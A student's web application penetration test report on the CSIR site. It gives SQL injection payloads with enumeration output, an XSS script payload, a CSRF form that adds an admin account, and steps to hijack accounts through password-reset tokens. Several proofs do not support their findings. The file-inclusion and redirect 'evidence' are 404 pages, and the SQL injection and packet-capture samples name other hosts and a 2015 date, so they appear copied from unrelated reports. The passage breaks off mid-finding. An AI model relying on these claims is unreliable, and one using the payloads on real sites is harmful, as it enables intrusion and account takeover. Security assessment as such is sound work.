Web Application Penetration Test

CSIR -Council of Scientific and Industrial Research

SHUBHANKAR MEHROTRA

SCHOOL OF COMPUTER ENGINEERING SRM UNIVERSITY DELHI NCR CAMPUS-INDIA

ABSTRACT

I conducted a penetration test against Csir 's external web presence. The assessment was conducted in a manner that simulated a malicious actor engaged in a targeted attack against the company with the goals of:

o Identifying if a remote attacker could penetrate Csir's defences,

o Determining the impact of a security breach on:

o The integrity of the company's order systems.

o The confidentiality of the company's customer information.

o The internal infrastructure and availability of Csir's information systems.

The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 1 .

The results of this assessment will be used by Csir to drive future decisions as to the direction of their information security program. All tests and actions were conducted under controlled conditions.

ACKNOWLEDGEMENT

Apart from my efforts, the success of this project depends largely on the encouragement and guidelines of many others such as my teachers, parents & friends . I take this opportunity to express my gratitude to Scientists and Technical officers/ staff of IT division, CSIR, who have been instrumental in the successful completion of this project.

I take immense pleasure in thanking and warmly acknowledging the continuous mentoring, encouragement, invaluable supervision, timely suggestions and inspired guidance offered by my project guide Shri V.K. Agrawal, Head of Information Technology Division, Council of Scientific and Industrial Research, New Delhi, in bringing this report to a successful completion.

I am grateful to Mr Abhishek Kumar Gupta , Scientist , CSIR & Secretary DSIR, Ministry of Science & Technology, Government of India for his kind consent for permitting me to make use of the facilities available in the CSIR to carry out the project successfully.

Finally, I extend my gratefulness to one and all that are directly or indirectly involved in the successful completion of this project work.

Overview

1.0 Introduction

Penetration testing is a type of security testing that is used to test the insecurity of an application. It is conducted to find the security risk which might be present in the system.

If a system is not secured, then any attacker can disrupt or take authorized access to that system. Security risk is normally an accidental error that occurs while developing and implementing the software. For example, configuration errors, design errors, and software bugs, etc.

Purpose

Penetration testing normally evaluates a system's ability to protect its networks, applications, endpoints and users from external or internal threats. It also attempts to protect the security controls and ensures only authorized access.

Penetration testing is essential because −

- It identifies a simulation environment i.e., how an intruder may attack the system through **white hat attack**.
- It helps to find weak areas where an intruder can attack to gain access to the computer's features and data.
- It supports to avoid **black hat attack** and protects the original data.
- It estimates the magnitude of the attack on potential business.
- It provides evidence to suggest, why it is important to increase investments in security aspect of technology

Objective

The major objectives of the Pen testing CSIR- Web application are as follows:-

- To check all the scopes of the web application
- To check if there are any vulnerabilities present in the web application
- To check if any vulnerability (if found) can be exploited or not

2.0 Executive Summary

I performed a Web Application Penetration Test on **Csir Platform**. The target URL was https://www.csir.res.in.
The application provides service through which gives information online and make users login to it.
This **Gray Box assessment** was performed to identify loopholes in the application from a security perspective. The aim of this assessment was to discover the vulnerabilities present in the user facing platform, which could pose an information security risk.
This report discusses the results from the assessment.
Overall, testing team was able to achieve the goals of the assessment and identify vulnerabilities in the target environment within the time window. There were a number of findings during the assessment for which the details will be provided in the 'Findings' section.
The assessment was performed from **01/06/2019** to **15/07/2019**.

The vulnerabilities have been marked according to the following table: **Severity**	**Description**
Critical	Easy Exploitation / High Business Impact
High *	Indirect Exploitation / Limited Target Scope / Requires Privilege
Medium	Difficult Exploitation / Low Business Impact
Low	Low and Informational level issues

System Requirements

Linux operating system

Windows operating system

Csir Web application

During the assessment, following findings were made:

Finding Name	Severity
Local File Inclusion	Low
Un-Validated Redirects	Low
SQL Injection	Critical
User Account Hijack (forgot password)	Critical
Cross Site Scripting (XSS)	High
Cross Site Request Forgery (CSRF)	High
Autocomplete not disabled	Medium
Clear text password submission	Medium
View state not encrypted	Medium
Click-Jacking	Low
DEBUG Enabled	Low
Hidden Directory	Low
Internal Path Disclosure	Low
Version Disclosure	Low

3.0 Findings

3.1

Vulnerability: Local File Inclusion [Multiple Instances]

Severity: Low

Class: Data Validation


Description:

Local File Inclusion (LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

Instance:

URL:
https://www.csir.res.in/about-us/csir-boot.ini
Parameter:
About-us
Other Instances:
https://www.csir.res.in/boot.ini

Proof of Concept:


https://www.csir.res.in/about-us/csir-boot.ini

Page not found

The requested page "/about-us/csir-boot.ini" could not be found.
Employee corner
Screen reader acc
वैज्ञानिक तथा औद्योगिक अनुसंधान परिषद
COUNCIL OF SCIENTIFIC & INDUSTRIAL RESEARCH
(विज्ञान एवं प्रौद्योगिकी मंत्रालय, भारत सरकार)
MINISTRY OF SCIENCE & TECHNOLOGY, GOVT. OF INDIA
Home › About Us › Page not found

Steps to Reproduce:

Navigate to the website https://www.csir.res.in
Click on any of the options
Intercept this request and change the value of the parameter to boot.ini


Impact:

An attacker might be able to read sensitive files on the host system.

Recommendation:

Avoid passing user-submitted input to any filesystem/framework API.
Implement Input validation for user submitted data.
Whitelist the files that may be included in the application.

Reference: https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

3.2
Vulnerability: Un-validated redirects
Severity: Low
Class: Design Flaw
Description:
An Open Redirection is when a web application or server uses a user submitted link to redirect the user to a given website or page. Even though it seems like a harmless action, to let a user decide on which page he wants to be redirected to, if exploited such technique can have a serious impact especially when combined with other vulnerabilities and tricks. **Instance:**
URL: https://www.csir.res.in/commonpage/csir-theme-directorates **Parameter:** theme-directories
Proof of Concept:  https://www.csir.res.in/commonpage/csir-www.tutorial.com Employee corner Screen reader access वैज्ञानिक तथा औद्योगिक अनुसंधान परिषद COUNCIL OF SCIENTIFIC & INDUSTRIAL RESEARCH (विज्ञान एवं प्रौद्योगिकी मंत्रालय, भारत सरकार) MINISTRY OF SCIENCE & TECHNOLOGY, GOVT. OF INDIA Home › Commonpage › Page not found Page not found The requested page "/commonpage/csir-www.tutorial.com" could not be found.
Steps to Reproduce: Navigate to the website https://www.csir.res.in Click on any of the options Intercept this request and change the value of the parameter to example website

Impact:

An attacker might be able to redirect to another website.

Recommendation:

Avoid passing user-submitted input to any filesystem/framework API.
Implement Input validation for user submitted data.
Whitelist the files that may be included in the application.

Reference: https://www.owasp.org/index.php/

3.3

Vulnerability: SQL Injection

Severity: Critical

Class: Data Validation

Description:


SQL Injection is a vulnerability which allows users to inject SQL queries through the input data. An SQL Injection occurs when the user supplied data consists of a SQL query and this query gets executed at the back-end server. A successful SQL Injection may allow the user (attacker) to read sensitive data, modify it and even delete it. In some cases it might even lead to the system compromise.

Instance:

URL:
https://www.csir.res.in/Report.aspx?Report=Fiber+Channel+Units+and+Ports&Sort=WWN+ASC

Parameter:
sort

Proof of Concept:



```
Place: GET
Parameter: Sort
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: [redacted]&Sort=WWN ASC; WAITFOR DELAY '0
:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: [redacted]&Sort=WWN ASC WAITFOR DELAY '0:
0:5'--
---
[18:13:08] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET 4.0.30319, Microsoft IIS 7.5, ASP.NET
back-end DBMS: Microsoft SQL Server 2008
[18:13:08] [INFO] fetching database names
[18:13:08] [INFO] fetching number of databases
[18:13:08] [INFO] resumed: 5
[18:13:08] [WARNING] cannot properly display Unicode characters inside Windows O
S command prompt (http://bugs.python.org/issue1602). All unhandled occurances wi
ll result in replacement with '?' character. Please, find proper character repre
sentation inside corresponding output files.
[18:13:08] [INFO] resumed: qa???r
[18:13:08] [INFO] resumed: model
[18:13:08] [INFO] resumed: msdb
```

SQL Injection successful. Database Retrieved.

Steps to Reproduce:

Login into the application.
Navigate to the target URL page (mentioned above).
Change the value of the parameter '**Sort**' to ' and resend the request.
The response contains an SQL error message, which indicates a possible SQL Injection.

Impact:

Confidentiality, Availability and Integrity all are affected from SQL Injection.
Data leak, Data Loss, Data change

Recommendation:

Input Validation: Validate all the user supplied data for malicious content.
Use 'Parameterized Query' in the server side code.

Reference: https://www.owasp.org/index.php/SQL_Injection

3.4

Vulnerability: User Account Hijack (forgot password)
Severity: Critical
Class: Abuse of Functionality
Description:
The Forgot Password feature of the application is vulnerable to token reuse. This process performs in three steps. In the first step the user is asked to enter his/her email ID and a token is set based on that email ID. In the next step the application asks for the security question based upon the email ID. Once the valid answer is provided to the security question, the application provides the page where the password can be reset. In this last step the token provided in the first step is validated.
The flaw in the process is that a user can reset password for another user by exploiting the token mechanism. For this the attacker will first input the email ID of the victim and generate the token mapped to this ID and note its value. Then he will perform the same step using his own email ID and move towards the security question. As it's his own account he can move forward by providing the valid answer. In the last step he will reset the password value but tamper the token and input the token mapped to the victim (noted in previous step). Once this request will be send to the server, the password for the victim will be changed as the token for his ID was provided. Now the attacker knows the new password for victim's account.
Instance:
URL:
https://www.csir.res.in/password_reset.aspx
Steps to Reproduce:

Go to the password reset page https://www.csir.res.in/password_reset.aspx
Input the email ID for victim and send the request.
Capture the response (in application proxy) and note down the value of the 'fputoken'.
Now again go to the 'forgot password' page.
Input the email ID of your account and send the request.

The application will present the security question page.
Provide the correct answer and send the request.
In this last step enter the new password and tamper the request through an application proxy.
In the raw request change the value of the parameter ‘fputoken’, to the one noted in the previous step and send the request.
The password for the victim account is changed.
Now we can login into the victim's account using the password we have just reset.

Impact:

An attacker with a valid account can reset the password for any other user with known email ID.

Recommendation:


The token provided should be validated at every step of the process instead of just setting it once and validating in the last step.

Reference: https://www.owasp.org/index.php/Business_logic_vulnerability

3.5

Vulnerability: Reflected Cross Site Scripting (XSS)
Severity: High
Class: Data Validation
Description:
Cross Site Scripting is an Injection which allows an attacker to inject client-side script (JavaScript/VB) into the web application which gets executed in the browser. To perform an XSS attack an attacker might send the victim a URL or webpage, opening which sends the request to the web application and the malicious code will execute in the victim’s browser.
Instance:
URL:
https://www.csir.res.in /External.aspx?Title=XSS&URL=http://example.com
Parameter:
URL
Payload:
'"></iframe><script>alert(22)</script>

Proof of Concept:



Steps to Reproduce:

Login into the application.
Navigate to the page:

https://www.csir.res.in /External.aspx?Title=XSS&URL=http://example.com
Tamper the value of the parameter 'URL' to '"></iframe><script>alert(22)</script>

Forward the request.
The response executes the malicious JS script and a message box pops up.

Impact:

Session Hijack: An attacker might extract the user cookies and take over his/her session.
Client Side defacement: An attacker may display a different page inside the original page.
Open Redirection: An attacker might redirect the user to a malicious site.
Phishing etc.

Recommendation:

Input Validation: Validate all the user supplied data for malicious content.
Output Encoding: Encode the user supplied data before sending it back to the client.

Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

3.6
Vulnerability: Cross Site Request Forgery (CSRF)
Severity: High
Class: Request Validation
Description:
Cross Site Request Forgery is an attack using which an attacker may force an end user to perform an action in the web application that he/she (user) is logged-in. Utilizing social engineering techniques an attacker can make the victim to perform actions without him/her acknowledging it, for example by sending a URL or a webpage.
Instance:
URL:
https://www.csir.res.in /Admin/Accounts/Accounts.aspx
Add New User functionality

Proof of Concept Code:

```
<html>
<!-- CSRF PoC Code->
<body>
<form action=" https://www.csir.res.in Admin/Accounts/Add/ csir.res Account.aspx?AccountType=csir" method="POST">
<input type="hidden" name="ctl00$ctl00$ctl00$BodyContent$ScriptManagerPlaceHolder$MasterScriptManager"
value="ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$UpdatePanel1|ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$createWizard$__CustomNav0$ImageButton1
<input type="hidden" name="__EVENTTARGET"
value="ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$createWizard$__CustomNav0$ImageButton1" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden"
name="ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$createWizard$CreateUserStepContainer$UserName" value="test" />
<input type="hidden"
name="ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$createWizard$CreateUserStepContainer$Password" value="test123" />
<input type="hidden"
name="ctl00$ctl00$ctl00$BodyContent$ContentPlaceHolder1$adminContentPlaceholder$createWizard$CreateUserStepContainer$ConfirmPassword" value="test123" />
<input type="hidden" name="__ASYNCPOST" value="true" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

Steps to Reproduce:

Login into the application.
Navigate to the page https://www.csir.res.in /Admin/Accounts/Accounts.aspx and check the current users.
Save the code provided above as Add_user.html
Open the HTML file in the browser (admin logged-in) and click submit
Again check the users and verify if new user has been added.

Impact:


Depending upon the user privilege an attacker may be able to trick the user to perform sensitive operations. In this case an attacker might be able to add new users to the portal with known credentials.

Recommendation:

Implement non predictable token with every sensitive request (in Header or Body, not Cookie).

Reference: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

3.7
Vulnerability: Autocomplete not disabled
Severity: Medium
Class: Data Exposure
Description:
The autocomplete feature of the application is not disabled. This allows browsers to store the credentials of users. On a shared machine a user might store his/her credentials and this might be misused by an attacker.
Instance:
URL:
https://www.csir.res.in/auth_csir_login
Proof of Concept:



User Account

Username * Enter your CSIR | Council of Scientific & Industrial Research | GoI username.

Password * Enter the password that accompanies your username.

This question is for testing whether or not you are a human visitor and to prevent automated spam submissions.

What code is in the image? * Enter the characters shown in the image.

Steps to Reproduce:

Navigate to the login page.
Enter the credentials and press enter.
The application asks to save the credentials.

Impact:

On a shared machine another user might be able to access the credentials of another user.


Recommendation:

Implement Autocomplete=”off” for sensitive forms.

3.8

Vulnerability: Clear Text Password Submission
Severity: Medium
Class: Configuration
Description:
The application does not implement any encryption mechanism to transfer the user credentials from browser to the server in a secure manner.
Instance:
URL:
https://www.csir.res.in/auth_csir_login

Proof of Concept:



```
1601 4.646086000 192.168.1.3 204.93.193.245 HTTP 535 POST /LogIn.aspx HTTP/1.1  (application/x-www-form-urlencoded)
⊟ Hypertext Transfer Protocol
  ⊟ POST /LogIn.aspx HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): POST /LogIn.aspx HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /LogIn.aspx
      Request Version: HTTP/1.1
    Host: [redacted]\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ⊞ Content-Length: 1469\r\n
    \r\n
    [Full request URI: http://www.daflavan.com/LogIn.aspx]
    [HTTP request 1/1]
    [Response in frame: 1710]
⊟ HTML Form URL Encoded: application/x-www-form-urlencoded
  ⊞ Form item: "__LASTFOCUS" = ""
  ⊞ Form item: "__VIEWSTATE" = "/wEPDwUKMTE2NjI1MTQ1OA9kFgoCAw9kFgICAQ9kFgICAg9kFgICAg9kFgICAQ8PZBYCHgpvbktleVByZXNzBT9qYXZhc2NyaXB0OmlmIChldmVudC5rZ
  ⊞ Form item: "__VIEWSTATEGENERATOR" = "C2EE9ABB"
  ⊞ Form item: "__EVENTTARGET" = ""
  ⊞ Form item: "__EVENTARGUMENT" = ""
  ⊞ Form item: "__EVENTVALIDATION" = "/wEWBAKIx8aWAQKl1bKzCQK1qbSRCwLigsKtAec+p9x0IWjvq7n7lt9DgzX2+dwB"
  ⊟ Form item: "txtUserName" = "testuser"
      Key: txtUserName
      Value: testuser
  ⊟ Form item: "txtPassword" = "testpass"
      Key: txtPassword
      Value: testpass
  ⊟ Form item: "btnLogIn" = "LogIn"

0000  e8 cc 18 ac 67 c8 74 e5  43 c2 28 be 08 00 45 00   ....g.t. C.(...E.
0010  02 09 33 38 40 00 40 06  b5 b8 c0 a8 01 03 cc 5d   ..38@.@. .......]
0020  c1 f5 62 30 00 50 55 9f  b6 93 62 04 e6 da 50 18   ..b0.PU. ..b...P.

Frame (535 bytes)   Reassembled TCP (1841 bytes)
```

Steps to Reproduce:

Start a network packet sniffer, such as Wireshark.
Navigate to the login page, enter credentials and send the request.
In Wireshark the credentials can be seen in raw format.

Impact:


An attacker who is sniffing in the network might be able to retrieve the credentials of another user.
Proxy servers, firewalls and other middleware cache data and might have the user credentials in plain text.

Recommendation:

Implement SSL/TLS for encrypting the data being transferred.

3.9

Vulnerability: View state not encrypted
Severity: Medium
Class: Cryptography
Description:
The ASP based application has implemented viewstate but it is not encrypted.
An attacker can study the application's state management logic for possible vulnerabilities and if the application stores application-critical information in the View State; it will also be revealed.
Instance:
URL:
https://www.csir.res.in/auth_csir_login
Proof of Concept:



```
▼ ViewState v2.0 compatible  [MAC enabled]
  ▼ Pair
    ▼ Pair
        string  1166251458
      ▼ Pair
          null
        ▼ List
            int  3
          ▼ Pair
              null
            ▼ List
                int  1
              ▼ Pair
                ▼ List
```

```
0    ff 01 0f 0f 05 0a 31 31   36 36 32 35 31 34 35 38   ÿ      1166251458
1    0f 64 16 0a 02 03 0f 64   16 02 02 01 0f 16 02 1e    d     d
2    07 56 69 73 69 62 6c 65   68 16 02 02 02 0f 64 16    Visibleh       d
3    02 02 02 0f 64 16 02 02   01 0f 0f 64 16 02 1e 0a        d        d
4    6f 6e 4b 65 79 50 72 65   73 73 05 3f 6a 61 76 61   onKeyPress  ?java
5    73 63 72 69 70 74 3a 69   66 20 28 65 76 65 6e 74   script:if (event
6    2e 6b 65 79 43 6f 64 65   20 3d 3d 20 31 33 29 20   .keyCode == 13)
7    5f 5f 64 6f 50 6f 73 74   42 61 63 6b 28 27 62 74   __doPostBack('bt
8    6e 4c 6f 67 49 6e 27 2c   27 27 29 64 02 05 0f 0f   nLogIn','')d
9    16 02 1e 04 54 65 78 74   05 0c 57 65 6c 63 6f 6d        Text   Welcom
a    20 61 64 6d 69 6e 64 64   02 07 0f 0f 16 02 1f 02    admindd
b    65 64 64 02 0b 0f 0f 16   02 1f 02 65 64 64 02 0d   edd          edd
c    0f 0f 16 02 1f 02 05 bc   04 3c 68 33 20 63 6c 61              ¼ <h3 cla
d    73 73 3d 27 67 72 65 65   6e 27 3e 43 69 65 6e 66   ss='green'>Cienf
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 5574
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sun, 15 Feb 2015 08:31:33 GMT
Connection: close


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
        [redacted]
</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"
/><link href="style.css" rel="stylesheet" type="text/css" /></head>
<body>
  <div id="wrapper">
      <h1><a href="Default.aspx"><img src="images/logo.gif" width="554"
height="47" alt="[redacted]" /></a></h1>
      <div id="booking">
          <h2><a href="[redacted]i - 7 [redacted]761"
title="order">Bookings &amp; [redacted]</a></h2>
              <div class="jtype">

              </div><!-- end .jtype -->
```

Steps to Reproduce:

Intercept a login request in application proxy such as Burp.
Checkout the viewstate tab for the request.

Impact:

An attacker who is sniffing in the network might be able to get the credentials of the user.
Attacker might be able to understand the logic and try to bypass it.
Sensitive data might be revealed.

Recommendation:

Encrypt the viewstate.

Reference: https://msdn.microsoft.com/en-us/library/aa479501.aspx

3.10

Vulnerability: Click-Jacking

Severity: Low

Class: Configuration

Description:

The application is vulnerable to UI-redressing or Clickjacking attack. The application can be iframed. This allows an attacker to create a website and call the vulnerable website/webpage inside an iframe with transparent layer. The victim would see the upper layer and unknowingly perform operation on the layer below (vulnerable website).

Instance:

URL:

